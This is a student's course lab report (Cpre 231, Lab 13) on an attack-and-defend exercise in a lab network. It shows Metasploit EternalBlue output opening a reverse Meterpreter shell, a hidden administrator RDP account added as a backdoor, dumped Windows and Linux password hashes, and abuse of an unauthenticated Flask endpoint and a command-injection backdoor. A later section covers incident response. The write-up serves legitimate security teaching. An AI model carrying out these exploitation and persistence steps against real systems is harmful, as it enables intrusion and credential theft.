

Jon schnell

Cpre 231

Lab 13

| # | Host IP | What was accessed? | How was it accessed? |
|---|---------------|-------------------------------|--------------------------------------|
| 1 | 49.46.68.152 | Admin win10 | Eternal blue |
| 2 | 49.46.68.151 | Flask web application | No authentication check for /adduser |
| 3 | 49.46.68.151 | Root www | Command injection backdoor /llehs |
| 4 | 222.56.65.155 | /etc/shadow (unable to crack) | It is set as the ssh banner |
| 5 | 222.56.65.151 | Sensitive information on www | Publicly available on www |

1. nessus shows a vulnerability to eternal blue on 49.46.68.152

1a.Exploit with metasploit

```
andrew / 49.46.68.152 / Microsoft Windows (Multiple Issues)
Back to Vulnerabilities
File Edit View Search Terminal Help
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 111.76.65.2:4444
[*] 49.46.68.152:445 - Target OS: Windows 10 Pro 10586
[*] 49.46.68.152:445 - Built a write-what-where primitive...
[+] 49.46.68.152:445 - Overwrite complete... SYSTEM session obtained! [Completed]
[*] 49.46.68.152:445 - Selecting PowerShell target
[*] 49.46.68.152:445 - Executing the payload...
[+] 49.46.68.152:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 49.46.68.152
[*] Meterpreter session 1 opened (111.76.65.2:4444 -> 49.46.68.152:58824) at 2020-04-22 15:51:34 -0500

meterpreter > sysinfo
Computer       : DESKTOP-A5DBJ29
OS             : Windows 10 (Build 10586).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/windows

meterpreter >
```

1b.drop to shell

```
meterpreter > shell
Process 5912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user jschnell badguyz /ADD
net user jschnell badguyz /ADD
The command completed successfully.

C:\Windows\system32>
```

Jon schnell


Cpre 231

Lab 13

1c.Exit shell and run getgui to setup a backdoor

```
meterpreter > run getgui -u jschnellRDP -p badguyz
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: jschnellRDP with Password: badguyz
[*] Hiding user from Windows Login screen
[*] Adding User: jschnellRDP to local group 'Remote Desktop Users'
[*] Adding User: jschnellRDP to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20200422.5806.rc
meterpreter >
```

1d.connect to rdp and plant a flag



1e.grab the hashes while we still have the meterpreter. They may be valuable later.

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 706ca684ab6540352b5a1ccb52caeaa4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
darrel:"LOL no."
alice:"The White Rabbit"
bob:"I know what I'm doing Darrel.."
eve:"senior design"
carol:"not password"
[*] Dumping password hashes...SAM and LSAD Remote Pr...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
darrel:1001:aad3b435b51404eeaad3b435b51404ee:63f5084d69cff1765cc91ff34cd0b56e:::
alice:1002:aad3b435b51404eeaad3b435b51404ee:4a27d885941c6b5383f6df8472f21e58:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:0130dfd01b7d7a05f05f780ad626b040:::
eve:1004:aad3b435b51404eeaad3b435b51404ee:c9e31f941d1c978e0a49523cea502e93:::
carol:1005:aad3b435b51404eeaad3b435b51404ee:4013f5535b2c8e0cf8fee894feef6ff:::
cpre231:1006:aad3b435b51404eeaad3b435b51404ee:156d473a325523115ef82f6e233c1bf6:::
aidans:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jschnell:1008:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
jschnellRDP:1009:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
```

Jon schnell

Cpre 231

Lab 13

2.web app unpatched

2a.map out web application uncovers /addUser which is missing an authentication check

① 🖼 49.46.68.151:8000/addUser

ity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetH

Products Services Bulletin Board Em

Employee Registration

Username jschnell

Password ••••••

Create User

2b.add a user and log in.

① 🖼 49.46.68.151:8000/loggedin

ity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetH

Products Services Bulletin Board Em

User Homepage

jschnell is logged in!

Change Password

Old Pass Enter Old Password

Password Enter Password

Update Password

Logout

Jon schnell

Cpre 231

Lab 13

3.command injection backdoor unpatched

3a.map out website and discover an unpatched backdoor allowing root access.



^tack sudo on the end to make the user a sudoer

3b.remove the password from jschnell



3c.ssh in


```
root@kali:~# ssh jschnell@49.46.68.151 -p 22
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)
```

4c.set a password

```
Changing password for jschnell.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
Password unchanged
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

```
pollinate:*:17941:0:99999:7:::
deploy:$6$xxOorshw$YiKj2HU82d0
/cVdgYjUcM5ufgYjCq93TK0:17992:0:99999:7:::
alice:$6$OFQBPfBcsMKXK1nY0lBzkl
bob:$6$aiOuPNfo$2Q68i3WgWEKj
darrel:$6$G5zLTi46$yl781leafvNPlu
/:18373:0:99999:7:::
eve:$6$SRsAOYc$fB4Hr4Us1isJlh7bD3vC1EBub7hOTQtH3ch8WxqGg
/:18373:0:99999:7:::
ntp:*:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
aidans:$6$D8mmjvJB$bKsNbDDfAP12MBxfn/bTxpzSBYrW1bUv4f26d1
/ZYlvMgp1XN3nYcGH09kc1WYo/fi:18374:0:99999:7:::
jschnell:$6$HQwPtToA$kqAiEZrfvMgyj8ZxNrTF1SGEbhYHDMkGnhY0
```

4d. Cat the hashes for later.



Jon schnell

Cpre 231

Lab 13

4a.ssh banner is /etc/shadow

```
root@kali:~/Desktop# ssh root@222.56.65.155 -p 22
root:$6$DCdtBsv6$pKGJ07gnpH2VG2SH5c16SkREVqQhJkyromPx
j0lxR.:18367:0:99999:7:::
daemon:*:17001:0:99999:7:::/2 Information
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7::: Attention Employees
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7::: Hello, it's the Intern!
man:*:17001:0:99999:7:::
lp:*:17001:0:99999:7:::here! I'm posting this message as a re
mail:*:17001:0:99999:7:::W2 forms handed back to you in
news:*:17001:0:99999:7:::n and I don't know who all of you a
uucp:*:17001:0:99999:7:::ple and do the following on Friday:
proxy:*:17001:0:99999:7:::
www-data:*:17001:0:99999:7:::oyee T-shirt so I can easily find
backup:*:17001:0:99999:7:::
list:*:17001:0:99999:7:::e picking up more than one W2 fo
irc:*:17001:0:99999:7:::
gnats:*:17001:0:99999:7:::u'd rather have this mailed to yo
nobody:*:17001:0:99999:7:::
systemd-timesync:*:17001:0:99999:7:::at rest of your day!!
systemd-network:*:17001:0:99999:7:::
systemd-resolve:*:17001:0:99999:7:::
syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
messagebus:*:17001:0:99999:7:::
uuidd:*:17001:0:99999:7:::as created for educational use only

chris:$6$0Yr9U1Mm$chnfd/X0pdNCYloIe0/SZPnUt32bzf4PX73g
ewW7CD0:18367:0:99999:7::: I'm posting this message as a re
epmd.*:18009:0:99999:7:::W2 forms handed back to you in
couchdb:*:18009:0:99999:7:::d I don't know who all of you a
sshd.*:18010:0:99999:7:::ple and do the following on Friday:
alice:$6$v3TYm7Yl$c.kZee3JZ.9DmDJtn2wCQIJ2jUyYYw7FRQ30
u5A48b0:18367:0:99999:7::: employee T-shirt so I can easily find
bob:$6$ID0MTB51$Y.ggeivq8NxfCP8e90zXR4XcKxC78TSSZm2ie2
yPg5/:18367:0:99999:7:::e picking up more than one W2 fo
carol:$6$996o3ip7$wqdW8wCzqT9P88Dl9ITmJJ4zgnIccIPihm69
cXARzB0:18367:0:99999:7:::u'd rather have this mailed to yo
darrel:$6$N.BjMZrr$dLE9K4CaGCTafXoJ/FMPYVTbCwqIthRGwrN
MYaFUtq1:18367:0:99999:7:::l have a great rest of your day!!
eve:$6$sX97DuXn$nQ3ZjYruOf1UFH8TNzK.CPcI/d1vBtc0Qu0jpC
7ZBC.:18367:0:99999:7:::
cups-pk-helper.*:18367:0:99999:7:::
geoclue.*:18367:0:99999:7:::
gdm.*:18367:0:99999:7:::
gnome-initial-setup.*:18367:0:99999:7:::ational use only.
Have some hashes!
root@222.56.65.155's password: ■
```

4b.Attempts to crack any password in /etc/shadow with john the ripper were unsuccessful. But with the power of the cloud anything is possible...

Jon schnell

Cpre 231

Lab 13

5.sensitive info is not redacted from www.(or moved behind authentication to confirm that the person accessing information is an employee)

The screenshot shows a web page with a dark background featuring a starry nebula. At the top, there is a navigation bar with links for 'Products', 'Services', 'Bulletin Board', and 'Employee Por'. Below the navigation bar, the main content area has a title 'W2 Information' and a section titled 'Attention Employees'. The text within the section reads:

Hello, it's the Intern!

I'm excited to be here! I'm posting this message as a reminder that we will be getting your W2 forms handed back to you in the store this week! As I'm an intern and I don't know who all of you are, please make it simple and do the following on Friday:

Wear our employee T-shirt so I can easily find you

Let me know if you're picking up more than one W2 form in advance

Let us know if you'd rather have this mailed to you instead

Thanks, and have a great rest of your day!!! :)

The screenshot shows a web page with a dark background featuring a starry nebula. At the top, there is a navigation bar with links for 'Products', 'Services', 'Bulletin Board', and 'Employee Por'. Below the navigation bar, the main content area has a title 'Company Shutdown' and a section titled 'Attention Valued Employees and Customers:'. The text within the section reads:

We will be temporarily shutting down our store December 23-30 to give our hard-working employees a break. During this period of time, it is important that the Employee fridge is cleaned out, and all remaining food or beverages are taken home. Our janitorial staff will be cleaning out the fridge and throwing any food away.

Janitorial Staff:

You will only need to come into the office once during this period. Your employee-issued badge will work between the hours of 10am - 3pm.

Jon schnell

Cpre 231

Lab 13

| # | Host IP | What was accessed? | How it was accessed? | What was the impact of the incident? | How did you respond to the incident? |
|---|---------------|---|----------------------|--|--|
| 1 | 111.76.65.151 | Eve's account was breached at 17:20 on april 24 | Ssh from 98.76.54.2 | A backdoor user was put in place and some users passwords were removed | Reset user passwords and remove backdoor. Unable to find a patch because logs did not go back to the 24th. |

1. A new user was added to the box cpre231Hacked. Also some passwords were changed.

```
deploy:x:1002:1002:,:/home/deploy:/bin/bash
alice:x:1003:1003:Alice,,,:/home/alice:/bin/bash
bob:x:1004:1004:Bob Butler,,,:/home/bob:/bin/bash
darrel:x:1005:1005:Darrel Daring,,,:/home/darrel:/bin/bash
eve:x:1006:1006:,,,:/home/eve:/bin/bash
ntp:x:110:111:/:/nonexistent:/usr/sbin/nologin
sshd:x:112:65534:/:/run/sshd:/usr/sbin/nologin
cpre231Hacked:x:1008:1008:/:/home/cpre231Hacked:/bin/sh
root@ubuntu18:/var/log#
```



```
deploy:$6$T.ra01kn$pqyQX4vCzNmHh.59vYqcinq/2RMkmGL5ksQBA1g1Bz3be1v1VsaNp7eRTZCd1mdkbjyjpTQ1dMUHV.24ILo4EoNO:18380:0:99999:7:::
alice:$6$r4Rq9YgT$p9GdaYKSKjxIERh//oveFC4FILNm/jVfuxzNv0.zA4tyXPHwbfQ1NFRxoA9NNGuBykICHUpIgQ1op4v5R.rv1:18380:0:99999:7:::
bob:$6$3rkadEXE$WJ4gGxtC0i8yw29XzCLXjqeHFJ5CW65kuNdvx2pzgXzsysXTcK/huhZumHkjNiWt7YbP921jb2t2fYdVMAq1w:18380:0:99999:7:::
darrel:$6$e42wyC00$SmyFLzjuQtrNvBVp15FNhGg6M6cMuy4EmYf7Qkla6.3rufxMu7HOAY9Va8oc9LxKQHdJDj7fv70npqfuw.eep01:18372:0:99999:7:::
eve:$6$4.GiBurL$0103As07WyD00i/dQ0.FLqNVsFahw6ZT9nHYdGJIsMT/2pp6MvRt5xjqL0h32yv6o1YzdKBuaUw/saTh6WN1:18380:0:99999:7:::
ntp:x:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
cpre231Hacked:$6$9Hz7ON9W$78BdTTwKiFW00R9Gq1W6rbGERsNjhdfZxc8U.0p6HvdYNaViDxxbmyFNFsuhi.zJoYgywYNFqIKR8BqGH0odsM1:18376:0:99999:7:::
root@ubuntu18:/usr# _
```

1b. Eve was sshed into on friday from 98.76.54.2

```
root@ubuntu18:~# cat /var/log/btmp
rssh:nottyeve111.76.65.2%          ♦^oLA\ssh:nottyeve98.76.54.2'f♦^bL6♦Yssh:nottyroot73.19.46.2!]♦^I.♦Y
ssh:nottyroot73.19.46.2!]♦^I.♦Yssh:nottyroot73.19.46.2!]♦^I.root@ubuntu18:~#
root@ubuntu18:~# lastb eve
eve      ssh:notty      98.76.54.2      Fri Apr 24 17:20 - 17:20  (00:00)
eve      ssh:notty      111.76.65.2      Sun Apr 19 21:29 - 21:29  (00:00)
|
btmp begins Sun Apr 19 21:29:57 2020
```

1c. Poke around the backdoor user after changing it to bin/bash

Jon schnell

Cpre 231

Lab 13

```
cpre231Hacked:x:1008:1008::/home/cpre231Hacked:/bin/bash
"/etc/passwd" 39L, 2006C written
root@ubuntu18:/usr# su cpre231Hacked
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

cpre231Hacked@ubuntu18:/usr$ ls -al
total 72
drwxr-xr-x 10 root root 4096 Feb 14 2019 .
drwxr-xr-x 23 root root 4096 Mar 31 13:16 ..
drwxr-xr-x 3 root root 28672 Mar 31 18:43 bin
drwxr-xr-x 2 root root 4096 Apr 24 2018 games
drwxr-xr-x 35 root root 4096 Mar 31 15:14 include
drwxr-xr-x 64 root root 4096 Mar 31 18:43 lib
drwxr-xr-x 10 root root 4096 Feb 14 2019 local
drwxr-xr-x 2 root root 12288 Mar 31 18:43 sbin
drwxr-xr-x 116 root root 4096 Mar 31 18:43 share
drwxr-xr-x 6 root root 4096 Mar 30 18:22 src
cpre231Hacked@ubuntu18:/usr$ history
  1 ls -al
  2 history
cpre231Hacked@ubuntu18:/usr$ _
```

1c. Remove backdoor

```
cpre231Hacked@ubuntu18:/usr$ userdel cpre231Hacked
userdel: user cpre231Hacked is currently used by process 24790
cpre231Hacked@ubuntu18:/usr$ kill -9 24790
root@ubuntu18:/usr# userdel cpre231Hacked
root@ubuntu18:/usr#
```

1d.reset changed passwords

```
deploy:$6$T.ra01kn$pqyX4vCzNmHh.59vYqcinq/2RMkmGL5ksQBA1g1Bz3be1v1VsaNp7eR
4EoN0:18380:0:99999:7:::
alice:$6$r4Rq9YgT$p9GdaYKSKjxIERh//oveFC4FILNm/jVfuxzNv0.zA4tyXPHwbFQ1NFR
ryV1:18380:0:99999:7:::
bob:$6$3rkadEXE$WJ4gGxtC0i8yw29XzCLXjqeHFJ5CW65kuNdxv2pzgXzysXTcK/huhZumH
w/:18380:0:99999:7:::
darrel:$6$e42wyC00$8myFLzjwQtrNvBVp15FNhGg6M6cMuy4EmYf7Qk1a6.3rufXMu7WDAY
eeP01:18372:0:99999:7:::
eve:$6$4.GiBurL$0103AsA07Wy9D00i/dQ0.FLqNVsFahw62T9nHYdGJIsMT/Zpp6MvRt5xj
N1:18380:0:99999:7:::
http:*:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
root@ubuntu18:/usr#
```

1e. I'm pretty sure the attackers got in through the web application or flask vulnerability because there is a comment relating to authentication on the web application that I was never able to figure out how to patch.